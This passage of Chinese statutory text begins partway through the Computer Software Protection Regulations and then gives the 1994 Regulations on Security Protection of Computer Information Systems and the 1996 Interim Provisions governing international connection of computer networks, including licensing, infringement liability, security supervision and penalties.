第十九条 许可他人专有行使软件著作权的，当事人应当订立书面合同。没有订立书面合同或者合同中未明确约定为专有许可的，被许可行使的专利应当视为非专有权利。

第二十条 转让软件著作权的，当事人应当订立书面合同。

第二十一条 订立许可他人专有行使软件著作权的许可合同，或者订立转让软件著作权合同，可以向国务院著作权行政管理部门认定的软件登记机构登记。

第二十二条 中国公民、法人或者其他组织向外国人许可或者转让软件著作权的，应当遵

守《中华人民共和国技术进出口管理条例》的有关规定。

第四章　法律责任

第二十三条 除《中华人民共和国著作权法》或者本条例另有规定外，有下列侵权行为的，应当根据情况，承担停止侵害、消除影响、赔礼道歉、赔偿损失等民事责任：

（一） 未经软件著作权人许可，发表或者登记其软件的；

（二） 将他人软件作为自己的软件发表或者登记的；

（三） 未经合作者许可，将与他人合作开发的软件作为自己单独完成的软件发表或者登记的；

（四） 在他人软件上署名或者更改他人软件上的署名的；

（五） 未经软件著作权人许可的，修改、翻译其软件；

（六） 其他侵犯软件著作权的行为。

第二十四条 除《中华人民共和国著作权法》、本条例或者其他法律、行政法规另有规定外，未经软件著作权人许可，有下列侵权行为的，应当根据情况，承担停止侵害、消除影响、赔礼道歉、赔偿损失等民事责任；同时损害社会公共利益的，由著作权行政管理部门责令停止侵权行为，没收违法所得，没收、销毁侵权复制品，可以并处罚款；情节严重的，著作权行政管理部门并可以没收主要用于制作侵权复制品的材料、工具、设备等；触犯刑律的，依照刑法关于侵犯著作权罪、销售侵权复制品罪的规定，依法追究刑事责任：

（一） 复制或者部分复制著作权人的软件的；

（二） 向公众发行、出租、通过信息网络传播著作权人的软件的；

（三） 故意避开或者破坏著作权人为保护其软件著作权而采取的技术措施的；

（四） 故意删除或者改变软件权利管理电子信息的；

（五） 转让或者许可他人行使著作权人的软件著作权的。

（六） 有前款第（一）项或者第（二）项行为的，可以并处每件 100 元或者货值金额 5 倍以下的罚款；有前款第（三）项、第（四）项或者第（五）项行为的，可以并处 5 万元以下的罚款。

第二十五条 侵犯软件著作权的赔偿数额，依照《中华人民共和国著作权法》第四十八条的规定确定。

第二十六条 软件著作权人有证据证明他人正在实施或者即将实施侵犯其权利的行为，如不及时制止，将会使其合法权益受到难以弥补的损害的，可以依照《中华人民共和国著作权法》第四十九条的规定，在提起诉讼前向人民法院申请采取责令停止有关行为和财产保全的措施。

第二十七条 为了制止侵权行为，在证据可能灭失或者以后难以取得的情况下，软件著作软人可以依照《中华人民共和国著作权法》第五十条规定，在提起诉讼前向人民法院申请保全证据。

第二十八条 软件复制品的出版者、制作者不能证明其出版、制作有合法授权的，或者软件复制品的发行者、出租者不能证明其发行、出租的复制品有合法来源的，应当承担法律责任。

第二十九条 软件开发者开发的软件，由于可供选用的表达方式有限而与已经存在的软件相似的，不构成对已经存在的软件的著作权的侵犯。

第三十条 软件的复制品的持有人不知道也没有合理理由应当知道该软件是侵权复制品的，不承担赔偿责任；但是，应当停止使用、销毁该侵权复制品将给复制品使用人造成重大损

失的，复制品使用人可以在向软件著作权人支付合理费用后继续使用。

第三十一条 软件著作权侵权纠纷可以调节。软件著作权合同纠纷可以依据合同中的仲裁条款或者事后达成的书面仲裁协议，向仲裁机构申请仲裁。当事人没有在合同中订立仲裁条款，事后又没有书面仲裁的，可以直接向人民法院提起诉讼。

第五章 附 则

第三十二条 本条例施行前发生的侵权行为，依照侵权行为发生时的国家有关规定处理。

第三十三条 本条例自 2002 年 1 月 1 日起实施。1991 年 6 月 4 日国务院发布的《计算机软件保护条例》同时废止。

中华人民共和国计算机信息系统安全保护条例

(1994 年 2 月 18 日中华人民共和国国务院令 147 号发布)

第一章 总则

第一条 为了保护计算机信息系统的安全，促进计算机的应用和发展，保障社会主义现代化建设的顺利进行，制定本条例。

第二条 本条例所称的计算机信息系统，是指由计算机及其相关的和配套的设备、设施(含网络)构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。

第三条 计算机信息系统的安全保护，应当保障计算机及其相关的和配套的设备、设施(含网络)的安全，运行环境的安全，保障信息的安全，保障计算机功能的正常发挥，以维护计算机信息系统的安全运行。

第四条 计算机信息系统的安全保护工作，重点维护国家事务、经济建设、国防建设、尖端科学技术等重要领域的计算机信息系统的安全。

第五条 中华人民共和国境内的计算机信息系统的安全保护，适用本条例。未联网的微型计算机的安全保护办法，另行制定。

第六条 公安部主管全国计算机信息系统安全保护工作。国家安全部、国家保密局和国务院其他有关部门，在国务院规定的职责范围内做好计算机信息系统安全保护的有关工作。

第七条 任何组织或个人，不得利用计算机信息系统从事危害国家利益、集体利益和公民合法利益的活动，不得危害计算机信息系统的安全。

第二章 安全保护制度

第八条 计算机信息系统的建设和应用，应当遵守法律、行政法规和国家其他有关规定。

第九条 计算机信息系统实行安全等级保护。安全等级的划分标准和安全等级保护的具体办法，由公安部会同有关部门制定。

第十条 计算机机房应当符合国家标准和国家有关规定。在计算机机房附近施工，不得危害计算机信息系统的安全。

第十一条 进行国际联网的计算机信息系统，由计算机信息系统的使用单位报省级以上人民政府公安机关备案。

第十二条 运输、携带、邮寄计算机信息媒体进出境的，应当如实向海关申报。

第十三条 计算机信息系统的使用单位应当建立健全安全管理制度，负责本单位计算机信

息系统的安全保护工作。

第十四条 对计算机信息系统中发生的案件，有关使用单位应当在 24 小时内向当地县级以上人民政府公安机关报告。

第十五条 对计算机病毒和危害社会公共安全的其他有害数据的防治研究工作，由公安部归口管理。

第十六条 国家对计算机信息系统安全专用产品的销售实行许可证制度。具体办法由公安部会同有关部门制定。

第三章 安全监督

第十七条 公安机关对计算机信息系统保护工作行使下列监督职权：

(一) 监督、检查、指导计算机信息系统安全保护工作；

(二) 查处危害计算机信息系统安全的违法犯罪案件；

(三) 履行计算机信息系统安全保护工作的其他监督职责。

第十八条 公安机关发现影响计算机信息系统安全的隐患时，应当及时通知使用单位采取安全保护措施。

第十九条 公安部在紧急情况下，可以就涉及计算机信息系统安全的特定事项发布专项通令。

第四章 法律责任

第二十条 违反本条例的规定，有下列行为之一的，由公安机关处以警告或者停机整顿：

(一) 违反计算机信息系统安全等级保护制度，危害计算机信息系统安全的；

(二) 违反计算机信息系统国际联网备案制度的；

(三) 不按照规定时间报告计算机信息系统中发生的案件的；

(四) 接到公安机关要求改进安全状况的通知后，在限期内拒不改进的；

(五) 有危害计算机信息系统安全的其他行为的。

第二十一条 计算机机房不符合国家标准和国家其他有关规定的，或者在计算机机房附近施工危害计算机信息系统安全的，由公安机关会同有关单位进行处理。

第二十二条 运输、携带、邮寄计算机信息媒体进出境，不如实向海关申报的，由海关依照《中华人民共和国海关法》和本条例以及其他有关法律、法规的规定处理。

第二十三条 故意输入计算机病毒以及其他有害数据危害计算机信息系统安全的，或者未经许可出售计算机信息系统安全专用产品的，由公安机关处以警告或者对个人处以 5000 元以下的罚款、对单位处以 15000 元以下的罚款；有违法所得的，除予以没收外，可以处以违法所得 1 至 3 倍的罚款。

第二十四条 违反本条例的规定，构成违反治安管理行为的，依照《中华人民共和国治安管理处罚条例》的有关规定处罚；构成犯罪的，依法追究刑事责任。

第二十五条 任何组织或者个人违反本条例的规定，给国家、集体或者他人财产造成损失的，应当依法承担民事责任。

第二十六条 当事人对公安机关依照本条例所作出的具体行政行为不服的，可以依法申请行政复议或者提起行政诉讼。

第二十七条 执行本条例的国家公务员利用职权，索取、收受贿赂或者有其他违法、失职行为，构成犯罪的，依法追究刑事责任；尚不构成犯罪的，给予行政处分。

第五章　附则

第二十八条　本条例下列用语的含义：计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。　计算机信息系统安全专用产品，是指用于保护计算机信息系统安全的专用硬件和软件产品。

第二十九条　军队的计算机信息系统安全保护工作，按照军队的有关法规执行。

第三十条　公安部可以根据本条例制定实施办法。

第三十一条　本条例自发布之日起施行。

中华人民共和国计算机信息网络国际联网管理暂行规定

（1996 年 2 月 1 日中华人民共和国国务院令第 195 号发布根据 1997 年 5 月 20 日《国务院关于修改〈中华人民共和国计算机信息网络国际联网管理暂行规定〉的决定》修正）

第一条　为了加强对计算机信息网络国际联网的管理，保障国际计算机信息交流的健康发展，制定本规定。

第二条　中华人民共和国境内的计算机信息网络进行国际联网，应当依照本规定办理。

第三条　本规定下列用语的含义是：

（一）　计算机信息网络国际联网(以下简称国际联网)，是指中华人民共和国境内的计算机信息网络为实现信息的国际交流，同外国的计算机信息网络相联接。

（二）　互联网络，是指直接进行国际联网的计算机信息网络；互联单位，是指负责互联网络运行的单位。

（三）　接入网络，是指通过接入互联网络进行国际联网的计算机信息网络；接入单位，是指负责接入网络运行的单位。

第四条　国家对国际联网实行统筹规则、统一标准、分级管理、促进发展的原则。

第五条　国务院信息化工作领导小组(以下简称领导小组)，负责协调、解决有关国际联网工作中的重大问题。领导小组办公室按照本规定制定具体管理办法，明确国际出入口信道提供单位、互联单位、接入单位和用户的权利、义务和责任，并负责对国际联网工作的检查监督。

第六条　计算机信息网络直接进行国际联网，必须使用邮电部国家公用电信网提供的国际出入口信道。任何单位和个人不得自行建立或者使用其他信道进行国际联网。

第七条　已经建立的互联网络，根据国务院有关规定调整后，分别由邮电部、电子工业部、国家教育委员会和中国科学院管理。新建互联网络，必须报经国务院批准。

第八条　接入网络必须通过互联网络进行国际联网。

接入单位拟从事国际联网经营活动的，应当向有权从事国际联网经营活动申请的互联单位主管部门或者主管单位申请领取国际联网经营许可证；未取得国际联网经营许可证的，不得从事国际联网经营业务。

接入单位拟从事非经营活动的，应当报经有权受理从事非经营活动申请的互联单位主管部门或者主管单位审批；未经批准的，不得接入互联网络进行国际联网。

申请领取国际联网经营许可证或者办理审批手续时，应当提供其计算机信息网络的性质、应用范围和主机地址等资料。

国际联网经营许可证的格式，由领导小组统一制定。

第九条 从事国际联网经营活动的和从事非经营活动的接入单位都必须具备下列条件：

(一) 是依法设立的企业法人或者事业法人；

(二) 具有相应的计算机信息网络、装备以及相应的技术人员和管理人员；

(三) 具有健全的安全保密管理制度和技术保护措施；

(四) 符合法律和国务院规定的其他条件。

(五) 接入单位从事国际联网经营活动的，除必须具备本条款规定条件外，还应当具备为用户提供长期服务的能力。从事国际联网经营活动的接入单位的情况发生变化，不再符合本条第一款、第二款规定条件的，其国际联网经营许可证由发证机构予以吊销；从事非经营活动的接入单位的情况发生变化，不再符合本条第一款规定条件的，其国际联网资格由审批机构予以取消。

第十条 个人、法人和其他组织(以下统称用户)使用的计算机或者计算机信息网络，需要进行国际联网的，必须通过接入网络进行国际联网。前款规定的计算机或者计算机信息网络，需要接入网络的，应当征得接入单位的同意，并办理登记手续。

第十一条 国际出入口信道提供单位、互联单位和接入单位，应当建立相应的网络管理中心，依照法律和国家有关规定加强对本单位及其用户的管理，做好网络信息安全管理工作，确保为用户提供良好、安全的服务。

第十二条 互联单位与接入单位，应当负责本单位及其用户有关国际联网的技术培训和管理教育工作。

第十三条 从事国际联网业务的单位和个人，应当遵守国家有关法律、行政法规，严格执行安全保密制度，不得利用国际联网从事危害国家安全、泄露国家秘密等违法犯罪活动，不得制作、查阅、复制和传播妨碍社会治安的信息和淫秽色情等信息。

第十四条 违反本规定第六条、第八条和第十条的规定的，由公安机关责令停止联网，给予警告，可以并处 15000 元以下的罚款；有违法所得的，没收违法所得。

第十五条 违反本规定，同时触犯其他有关法律、行政法规的，依照有关法律、行政法规的规定予以处罚；构成犯罪的，依法追究刑事责任。

第十六条 与台湾、香港、澳门地区的计算机信息网络的联网，参照本规定执行。

第十七条 本规定自发布之日起施行。